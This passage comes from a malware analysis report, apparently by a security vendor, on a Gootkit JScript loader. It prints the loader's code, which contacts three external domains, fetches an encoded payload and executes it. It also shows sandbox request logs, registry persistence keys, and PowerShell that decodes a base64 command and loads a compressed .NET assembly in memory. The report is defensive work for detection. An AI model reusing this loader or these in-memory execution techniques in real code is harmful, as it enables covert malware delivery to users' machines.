QI27 = ["www.adpm.com.br","windowp.org","www.ai-tech.paris"];
nd6723 = 0;
while (nd6723 < 3) {
  MD75 = WScript.CreateObject('MSXML2.ServerXMLHTTP');
  Og13 = Math.random().toString()["substr"](2,70+30);
  if (WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%") != "%USERDNSDOMAIN%") {
    Og13=Og13+"278146";
  }
  try{
    MD75.open('GET', 'https://'+QI27[nd6723]+'/search.php'+"?gqhncrqossifzp="+Og13, false);
    MD75.send();
  }catch(e){
    return false;
  }
  if (MD75.status === 200)
  {
    var zI11 = MD75.responseText;
    if ((zI11.indexOf("@"+Og13+"@", 0))==-1)
    {
      WScript.sleep(22222);
    } else {
      zI11 = zI11.replace("@"+Og13+"@","");
      var va67 = zI11.replace(/(\\d{2})/g, function (KT44) { return String.fromCharCode(parseInt(KT44,10)+30); });
      Nm34[3](va67)();
      WScript.Quit();
    }
  } else {
    WScript.sleep(22222);
  }
  nd6723++;
}
```


Figure 9. Contents of the line qI61, showing the connection attempts to one of the three destination domains sequentially

The snippet defines the following flow, running the following code against at least one of the URLs stored in QI27:

1. “Og13” will be set to a random number after the point with a maximum length of 100
2. The local user’s DNS domain is queried
    1. if the machine is joined to a domain, “Og13” will have 278146 added at the end
3. A web request to the URL selected in step 1 will be initiated, using sub-parameters
    1. search.php?gqhncrqossifzp={the number in the variable of Og13}
4. It checks for the return code of the web request a. if not 200 (okay), the script goes to sleep and then tries the next URL.
5. If the web request is 200 (answer received), it stores the response in variable “zI11”
6. It checks whether the response text from the server contains the “Og13” value
    1. If it does not, it goes to sleep and then tries the next URL.
7. If the value is in the response, it removes the “Og13” value from “zI11”
8. It replaces a double-digit number in brackets, e.g. (12), with a response from a function using the variable “KT44”, which is unknown at this stage.
9. It then calls another function “Nm34” (also currently unknown), passing the new “va67” variable on.

With the above information, we now know that this loader makes a difference between domain and non-domain hosts (by adding “278146” at the end of the search parameter).


We can change environmental variables via the wscript.js file. As the malicious script is looking for the environmental variable “UserDNSDomain,” this was added to the configuration; we also changed the default username:



```
    "PSMODULEPATH": "C:\\WINDOWS\\system32\\WindowsPowerShell\\v1.0\\Modules\\;C:\\Program Files (x86)\\Microsoft SQL S
    "PUBLIC": "C:\\Users\\Public",
    "SESSIONNAME": "Console",
    "SYSTEMDRIVE": "C:",
    "SYSTEMROOT": "C:\\WINDOWS",
    "TEMP": "C:\\Users\\santino.barella\\AppData\\Local\\Temp",
    "TMP": "C:\\Users\\santino.barella\\AppData\\Local\\Temp",
    "USERDOMAIN": "onlinecarparts.local",
    "USERDNSDOMAIN": "onlinecarparts.local",
    "USERDOMAIN_ROAMINGPROFILE": "COMPUTER",
    "USERNAME": "santino.barella",
    "USERPROFILE": "C:\\Users\\santino.barella",
    "WINDIR": "C:\\WINDOWS",
    "SYSTEMDIRECTORY": "C:\\WINDOWS\\System32"
};
```

Figure 10. Modified script


Rerunning the script — after changing the wscript.js parameter to provide a domain — reveals the request of the following URL:



```
[
    {
        "url": "https://www.adpm.com.br/search.php?gghncrgossifzp=8928499661990181278146",
        "method": "GET"
    }
]
```

Figure 11. Requested URL

Based on this observation, we can now run jailme.js without the --t404 option, but with the --down=y option. This allowed us to send the queries and download any requested files. By default, the jailme.js will stop executing the script after 60 seconds. The result of the queried URL now includes all three identified domains, shown below and including the responses:



```
{
    "url": "https://www.adpm.com.br/search.php?gghncrgossifzp=026841771025165384278146",
    "method": "GET",
    "status": 200,
    "response_headers": "{\"date\":\"Thu, 12 Nov 2020 13:03:00 GMT\",\"server\":\"Apache\",\"x-powered-by\":\"PHP/5.6.40\",\"upgrade\":\"h2,h2c\",\"connection\":\"Upgrade, close\",\"cache-cont
    "response_body": "",
    "statustext": "OK"
},
{
    "url": "https://windowp.org/search.php?gghncrgossifzp=9189299856559479278146",
    "method": "GET",
    "status": 200,
    "response_headers": "{\"connection\":\"close\",\"content-type\":\"text/html; charset=UTF-8\",\"content-length\":\"0\",\"date\":\"Thu, 12 Nov 2020 13:03:24 GMT\",\"server\":\"LiteSpeed\"}",
    "response_body": "",
    "statustext": "OK"
},
{
    "url": "https://www.ai-tech.paris/search.php?gghncrgossifzp=6541095127216372278146",
    "method": "GET",
    "status": 200,
    "response_headers": "{\"date\":\"Thu, 12 Nov 2020 13:03:47 GMT\",\"server\":\"Apache\",\"vary\":\"User-Agent\",\"content-length\":\"0\",\"connection\":\"close\",\"content-type\":\"text/htm
    "response_body": "",
    "statustext": "OK"
}
```


Figure 12. URLs and responses

While we received HTTP 200 responses, none of these included the random strings needed for the script to proceed. This was true using both samples we received. We are unsure why this is the case; all we can say for sure is that the servers are currently not providing the files to be downloaded by Gootkit if they are analyzed in this manner.

Registry Analysis

We can use the presence of registry keys known to Gootkit to test if it has been deployed on an affected system.

On test machines, we were able to verify that the created registry entries were present:



Software	0	13	2020-11-12 17:32:28
aabcdecbdf	172	0	2020-11-12 17:32:29
AppDataLow	0	1	2020-11-12 10:01:35
brrU	1	0	2020-11-12 17:31:47
Microsoft	0	46	2020-11-12 17:25:50
Mine	1	0	2020-11-12 10:01:33
Mozilla	0	1	2020-11-12 13:53:36
Policies	0	2	2020-11-12 10:01:34

RADAR	2	0	2020-11-12 10:01:33
Run	1	0	2020-11-12 17:32:29
Screensavers	0	4	2020-11-12 10:01:33
SettingSync	1	1	2020-11-12 10:02:43
Shell Extensions	0	1	2020-11-12 10:01:35
SkyDrive	1	1	2020-11-12 10:01:33

Value Name	Valu...	Data	V...	Is...	Data Record Reallocated
aabcdecbdf	RegSz	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powers...		□	□

CsiTool-CreateHive-{00000000-...	0	10	2020-11-12 10:01:35
AppEvents	0	2	2020-11-12 10:01:33
Console	37	2	2020-11-12 10:01:33
Control Panel	0	13	2020-11-12 10:01:36
Environment	3	0	2020-11-12 17:32:29
EUDC	0	4	2020-11-12 10:01:33

Value Name	Value Type	Data	V...	I...	Data Record Reallocated
TEMP	RegExpandSz	%USERPROFILE%\AppData\Local\Temp	0...	□	□
TMP	RegExpandSz	%USERPROFILE%\AppData\Local\Temp	0...	□	□
aabcdecbdf	RegExpandSz	for ($i=0;$i -le 500;$i++){Try{$abc=$abc+(Get-Item...	0...	□	□

Console	37	2	2020-11-12 10:01:33
Control Panel	0	13	2020-11-12 10:01:36
Environment	3	0	2020-11-12 17:32:29
EUDC	0	4	2020-11-12 10:01:33
Keyboard Layout	0	3	2020-11-12 10:01:35
Network	0	0	2020-11-12 17:24:16
Printers	0	1	2020-11-12 10:01:35
Software	0	13	2020-11-12 17:32:28
aabcdecbdf	172	0	2020-11-12 17:32:29
AppDataLow	0	1	2020-11-12 10:01:35
brrU	1	0	2020-11-12 17:31:47
Microsoft	0	46	2020-11-12 17:25:50
Mine	1	0	2020-11-12 10:01:33
Mozilla	0	1	2020-11-12 13:53:36
Policies	0	2	2020-11-12 10:01:34
QtProject	0	1	2020-11-12 16:03:40
RegisteredApplications	18	0	2020-11-12 10:01:53
Sysinternals	0	3	2020-11-12 17:19:38
Winternals	0	1	2020-11-12 10:01:50

(default)	RegSz			□	□
0	RegSz	...	...	□	□
1	RegSz	XAHoAUgBRAE8ANwBNAHYAUABDADAAbQBwAHIA...	...	□	□
2	RegSz	VAE4AUgBCADkAWABYADAAZAA4AHkALwBYADAA...	...	□	□
3	RegSz	wADIARQA2AFAAZwB6AEUAMABrADYALwBxADIAS...	...	□	□
4	RegSz	yAEkAUQBJAFgAQwBIAHcAcQBuAFkAMgBKADEAM...	...	□	□
5	RegSz	vADYAZABxAEgAYgByAE4ASAAzAFUARABUADUAa...	...	□	□
6	RegSz	vAFYAZgB6AGIAZAA5AFAALwBnAGQAMABQAGgAe...	...	□	□
7	RegSz	wAHkAZgBtAFUAcQA4AE4AdgAyAGUAeAAvAE0Aa...	...	□	□
8	RegSz	jAHAAOABmADgAbQBqAEIANQA1AFQAYgAzAHIAS...	...	□	□
9	RegSz	DAEkAawBLADcARQB6AEoAdwBEAEgAUQB3AC8AZ...	...	□	□
10	RegSz	DAFYATwBMADAATQA5ADYASQBEAEcAbABlAEgAT...	...	□	□
11	RegSz	aAEcAVABqAGIATgAwAHoATgBZAHkAdABqAGQAM...	...	□	□
12	RegSz	JAFAATwArAFEAcgA2ADkARgBTAEEAYQBsADIASA...	...	□	□
13	RegSz	NAGgASQBlACsAcwB6ADIAcgArADUAWgB2AFAAaA...	...	□	□
14	RegSz	uAEEAMAAvAHEAMgAyAFMAbQBtAEwAdABNAFMA...	...	□	□
15	RegSz	IAEwAeQBrACsAVAAxAC8AhwBnAFkAQgAxAC8Ae		□	□

Figures 13 - 16. Created registry keys

The registry values in the last key can be merged into a PowerShell script:

```
$Command =[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String(\"JABFAG4AQwB […]\"));
Invoke-Expression $Command;
Start-Sleep -s 22222;"
```

Figure 17. PowerShell script

Most of this script is encoded; decoding it results in the following:

```
$EnCoFi = @'7L0LdGvZeR62yXsvecn[…]'@

$DefSt = New-Object
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($EnCoFi),[IO.Compression.CompressionMode]
::Decompress)

$UnFiBy = New-Object Byte[](587776)
$DefSt.Read($UnFiBy, 0, 587776) | Out-Null
[Reflection.Assembly]::Load($UnFiBy)
[Test]::Install1()
```

Figure 18. Decoded code

This code is, by default, loaded into memory. If this code is instead saved to a file, this turns out to be a .NET DLL file. (This particular file is detected as Trojan.Win32.DELF.WLDT).

Opening this particular file in a .NET decompiler shows that it also contains more encoded code. Using a similar technique to dump the contents into a file reveals that this is also an executable file. This one is detected as Trojan.Win32.MALREP.THJBGBO, which we believe is the payload that this loader delivered to the affected system.

Conclusions and Trend Micro solutions

This particular threat highlights the sophistication of today’s malware-delivering loaders. In a system without any security solutions enabled, there would be barely any sign of the infection, making analysis and removal more difficult.

With the appropriate Trend Micro solutions, the user would have been protected from this threat. Deep Discovery Analyzer would have proactively detected the script as a backdoor and classified it as malicious; Apex One would also have been capable of blocking the threat once it was executed.